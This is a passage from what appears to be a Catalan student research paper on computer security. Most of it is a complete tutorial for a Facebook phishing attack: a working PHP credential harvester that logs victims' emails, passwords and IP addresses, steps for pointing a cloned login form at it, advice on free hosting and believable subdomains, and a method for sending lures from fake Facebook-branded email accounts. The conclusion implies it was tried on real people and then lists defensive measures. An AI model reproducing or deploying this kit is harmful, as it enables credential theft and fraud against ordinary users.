


Figura 4.6, Cerca de "action="

Després s'ha de crear un nou document al que s'ha de copiar el següent codi. On posa "header(Location:", s'hi ha de posar la web a la que apunta "action=" (vist al pas anterior), en el cas de Facebook:

```
<?php

$email = $_POST['email'];

$pass = $_POST['pass'];

$ip = $_SERVER['REMOTE_ADDR'];

$f = fopen("user.html", "a");

fwrite ($f, 'Email:  [b]<font
color="#0000FF">'.$email.'</font></b>]
Password:  [b]<font
color="#FF0040">'.$pass.'</font></b>]
IP:  [b]<font
color="#FE2EF7">'.$ip.'</font></b>]<b
r>'); fclose($f);

header("Location:
https://www.facebook.com/login.php");

?>
```

Figura 4.7, Codi per Facebook



Aquest document és l'script amb el qual es quedaran guardades les dades de la víctima, en aquest cas l'usuari, la contrasenya i la seva adreça IP. Es guarda el document amb el nom "robo.php".



Figura 4.8, Arxiu robo.php

Es torna a obrir l'arxiu "index.htm", s'utilitza la "Ctrl+B", i després es busca la cadena "action=". Un cop trobat, es borra la URL que hi ha a continuació (en el cas de Facebook, es borra: https://www.facebook.com/login.php), deixant les dues cometes i es substitueix per l'arxiu "robo.php", que és on s'enviaran les dades de la víctima. Un cop fet això, es guarda l'arxiu.




Figura 4.9, Modificació de l'arxiu "index.htm"

A partir d'aquest últim pas els 2 arxius necessaris per crear una web phishing ja han sigut creats.



Figura 4.10, Arxius creats fins aquest moment

El següent pas és pujar aquests 2 arxius de text a algun domini o subdomini d'algun hosting (aquest ha de proveir serveis php), a més de contar amb un servei de redirecció segura que ocultï la IP. El procés és simple ja que avui en dia hi ha molts serveis de hosting que ofereixen un pla bàsic de forma gratuïta, que és el que es necessita, per això es registra i s'inicia el procés de creació de compte seleccionant el subdomini i contrasenya que s'utilitzarà.

Un dels millors hostings que hi ha és 000webhost per les seves opcions avançades i la llibertat que et dona, però hi ha centenars d'altres que també funcionen perfectament, com per exemple Hostinger.

És important que es triï un subdomini el màxim creïble possible, perquè la víctima no sospiti al entrar a la pàgina web falsa.


The image shows the 000webhost website's sign-up page. The header includes the 000webhost logo, navigation links for 'Free Hosting', 'Premium Web Hosting', 'Earn Money', and 'Website Builder', and a 'Free Sign Up' button. The main content area features the text 'Launch Your Website With ZERO Costs!' and 'Create an account, it's FREE & always will be!'. Below this is a 'Log in' link for existing members. On the right, there is a 'Start FREE Sign UP!' form with fields for Name, Email, Password, and a choice between 'Free Subdomain' and 'Own Domain'. A 'No soy un robot' checkbox and a 'GET FREE HOSTING' button are also present. A disclaimer at the bottom states 'By proceeding you agree to our Terms of Service'.

Figura 4.11, Creació de compte al hosting 000webhost

Després d'introduir les dades, s'enviarà un correu per verificar el compte. Un cop verificat, es podrà veure el domini actiu, seguidament es clica a "Go to CPanel" per editar la web.




Figura 4.12, Vista del domini actiu

S'obra la primera secció de "File manager".



Figura 4.13, Secció de "File manager"

Un cop dins, es poden observar les carpetes de la web. S'entra a la carpeta "public\_html" i s'eliminen els 2 arxius que hi ha a dins. Seguidament es clicca a "Upload".




Figura 4.14, Carpeta "public\_html"

A sota de la secció "Files", es clicca a "Seleccionar arxivo" i es tria els 2 arxius que s'han creat anteriorment: "index.htm" i "robo.php". Es clicca el tick verd per confirmar la pujada dels arxius.



Figura 4.15, Pujada dels arxius

I ja està creada la web phishing, ara només queda comprovar si funciona. S'entra a la carpeta "public\_html" i es clica a "Open" l'arxiu "index.htm".




Figura 4.16, Carpeta "public\_html" un cop pujats els arxius

S'obrirà una pàgina idèntica a Facebook, però que té l'URL que el creador ha triat.



Figura 4.17, Pàgina web de phishing idèntica a Facebook

Per comprovar si funciona, s'introdueix un usuari i contrasenya de prova. Si s'han seguit els



Figura 4.18, Usuari i contrasenya de prova

passos correctament es crearà automàticament un arxiu anomenat "user.html" a la carpeta "public\_html".

Si es clica a "Open" a aquest arxiu,

s'obrirà una nova pestanya amb l'usuari i contrasenya de prova que s'han introduït, juntament amb la IP.

Ara només es necessita alguna manera de fer arribar la web falsa a la gent, per això s'utilitzarà un correu electrònic fals, ja que és el mètode més fàcil. Es crea una conta de correu que s'utilitzarà per captar possibles víctimes, en la que hauria d'aparèixer la paraula Facebook per donar-li més credibilitat. Alguns exemples de comptes serien Facebook@hotmail.com, Facebooksecurity@gmail.com, Facebooknoreply@gmail.com o similars.



Figura 4.19, Correu fals

Es busca un correu original que hagi enviat Facebook, per exemple una invitació d'amistat de Facebook, així es podria utilitzar qualsevol perfil de Facebook per invitar la direcció creada i que així l'usuari introdueixi el seu correu i contrasenya, i sense que ell ho sàpiga, es quedin gravades les seves dades.



Figura 4.20, Correu original de Facebook

Un cop es té la invitació seleccionem tot el correu, es copia i seguidament s'enganxa al correu fals i es redirigeixen els enllaços perquè en comptes de portar l'usuari a la pàgina oficial del Facebook, el portin a la web copiada de phishing. Acabat això, es tindrà un correu idèntic a l'oficial, i un cop l'usuari rebí el correu i intenti iniciar sessió, l'script creat començarà a emmagatzemar les contrasenyes i usuaris en el document "robo.php". Si això s'intenta moltes vegades, al final es pot obtenir les dades de milers de persones.





Figura 4.21, Dades de les víctimes

## 5 CONCLUSIÓ

Després de l'estudi i investigació, així com la cerca i filtratge d'informació d'aquest tema, s'arriben a bastantes conclusions. El món avança, juntament amb la tecnologia i la informàtica, i ho fan amb una gran velocitat. La informàtica avança de forma positiva, però també de forma negativa, com poden ser els crackers o els pirates de software, per exemple. A causa d'això, les lleis han hagut d'evolucionar i adaptar-se al món actual de la informàtica.

Un cop realitzat el treball i havent acabat la part pràctica, es pot afirmar que la hipòtesi plantejada al principi del treball és certa. La hipòtesi d'aquest treball era descobrir si la seguretat informàtica era important i si tothom podia ser atacat cibernèticament.

El primer objectiu plantejat era veure si podíem ser atacats fàcilment i que per això calia estar conscienciat sobre el tema. Un cop acabada la part pràctica, s'ha pogut veure com realment la gent no té suficients coneixements sobre la seguretat informàtica, i que qualsevol persona amb alguns coneixements informàtics, pot aconseguir les dades de moltes persones sense aquestes adonar-se'n.

Per exemple, la gent confiava en un link que els havia passat una persona que havien conegut recentment i que fins era els era desconeguda, i posaven les seves dades personals sense plantejar-se que els podrien estar enganyant i les conseqüències que això implica.

Per tant, després dels resultats de la part pràctica, es pot arribar a la conclusió que cal conscienciar a les persones sobre el perill que té Internet i la informàtica. Cal ensenyar que s'ha de protegir les xarxes privades, seguin els passos que s'han vist durant el treball:

- Implantar tallafocs per assegurar un sistema informàtic, analitzant-ne les prestacions i controlant-ne el trànsit cap a la xarxa interna.
- Implantar servidors intermediaris aplicant-hi criteris de configuració que garanteixin el funcionament segur del servei.
- Implantar mecanismes de seguretat activa, seleccionant i executant contramesures enfront d'amenaques o atacs al sistema.
- Implantar tècniques segures d'accés remot a un sistema informàtic, interpretant i aplicant el pla de seguretat.
- Adoptar pautes i pràctiques de tractament segur de la informació, reconeixent les vulnerabilitats d'un sistema informàtic i la necessitat d'assegurar-lo.

Els problemes que han sorgit al llarg del treball han estat trobar la manera de redactar el cos de tal forma que fos clar i entenedor per a tothom, sintetitzar tota la informació, especialment la que estava en anglès, i descartar la informació que creia falsa o poc adequada.

El problema de redactar el treball de manera correcta i entenedora, l'he solucionat ajuntant moltes pàgines web i llibres. El segon problema, que era sintetitzar informació, el vaig resoldre estudiant vocabulari en anglès especialitzat en aquest tema per entendre correctament les pàgines web.

## 6 BIBLIOGRAFIA

OXFORD DICTIONARIES; dins <https://en.oxforddictionaries.com/definition/hack>

MONOGRAFIAS; dins <http://www.monografias.com/trabajos/hackers/hackers2.shtml>

EXTRATIPSTRICKS; dins

<http://www.extratipstricks.com/2015/02/how-to-steal-saved-password-from-any.html>

HACKING PENTESTING; dins

<http://hacking-pentesting.blogspot.com.es/2013/09/sniffer-espiando-nuestra-red-local.html>

CURSO DE HACKERS; dins <http://www.cursodehackers.com/wireshark.html>

EL LADO DEL MAL; dins

<http://www.elladodelmal.com/2014/08/ideas-para-hacer-un-proyecto-de-fin-de.html>

101 HACKER; dins <http://www.101hacker.com/2011/04/what-is-sniffing-in-computers.html>

BIBLIOWEB TELEMATICA; dins

<http://biblioweb.sindominio.net/telematica/historia-cultura-hacker.html>

THE JARGON FILE; dins <http://www.catb.org/~esr/jargon/html/>

MEJORES HACKERS DEL MUNDO; dins

<http://mejorshackerfamosos.blogspot.com.es/2014/06/que-es-y-que-no-es-un-hacker-sus-tipos.html>

SELVIO GUZMÁN; dins

<http://selvioguzmannegociosen.blogspot.com.es/2014/04/los-hackers-mas-famosos-del-mundo.html>

DEFINICION ABC; dins <http://www.definicionabc.com/tecnologia/hacker-2.php>

RIUNET; dins <https://riunet.upv.es/bitstream/handle/10251/11856/memoria.pdf?sequence=1>

OPEN WEBINARS; dins <https://openwebinars.net/hacking-tutorial-phishing-en-facebook/>

PICATES HACKZ; dins

<http://www.picateshackz.com/2015/12/hack-facebook-using-phishing-2016.html>

ROMHACKING; dins <http://www.romhacking.net/>

CERT; dins <http://www.cert.org/stats>

XTEC; dins

[http://ioc.xtec.cat/materials/FP/Materials/2251\\_ASIX/ASIX\\_2251\\_M11/web/html/WebContent/u3/a1/continguts.html](http://ioc.xtec.cat/materials/FP/Materials/2251_ASIX/ASIX_2251_M11/web/html/WebContent/u3/a1/continguts.html)

LIFE HACK; dins

<http://www.lifehack.org/articles/communication/how-to-hack-language-learning.html>

HACKING TUTORIAL; dins <http://www.hacking-tutorial.com/#sthash.p6wpPuzV.dpbs>

HACKERS ONLINE CLUB; dins <http://hackersonlineclub.com/online-ethical-hacking-training/>

AIRCRAK; dins <https://www.aircrack-ng.org/doku.php?id=tutorial>

FROMDEV; dins <http://www.fromdev.com/2013/07/Hacking-Tutorials.html>

ABERTAY UNIVERSITY; dins

<http://www.abertay.ac.uk/studying/undergraduate/bsc-ethical-hacking/>

MOONKING HACKERS CLUB; dins <http://moonkinghackersclub.com/>

MIGUEL, María del Rosario i Juan Vicente Oltra; dins “Deontología y aspectos legales de la informática: cuestiones éticas, jurídicas y técnicas básicas”.

GREGORY, Peter; dins “Computer Viruses for Dummies”

HERNÁNDEZ, Claudio; dins “Hackers: Los piratas del Chip y de Internet”

LEVY, Steven; dins “Hackers. La ética del hacker”

MALAGÓN, Constantino; dins “Hacking ético. Universidad Nebrija”

PRENAFETA Rodríguez, Javier; dins “Consecuencias jurídicas de los ataques a sistemas informáticos”

ACURIO del Pino, Santiago; dins “Delitos Informáticos: Generalidades”

BERNAL Rafael, Lorente David; dins “Auditoría de Sistemas de Información”

GIJÓN, Jesús; dins “Hackers, crackers y sus implicaciones sociales y mediáticas.”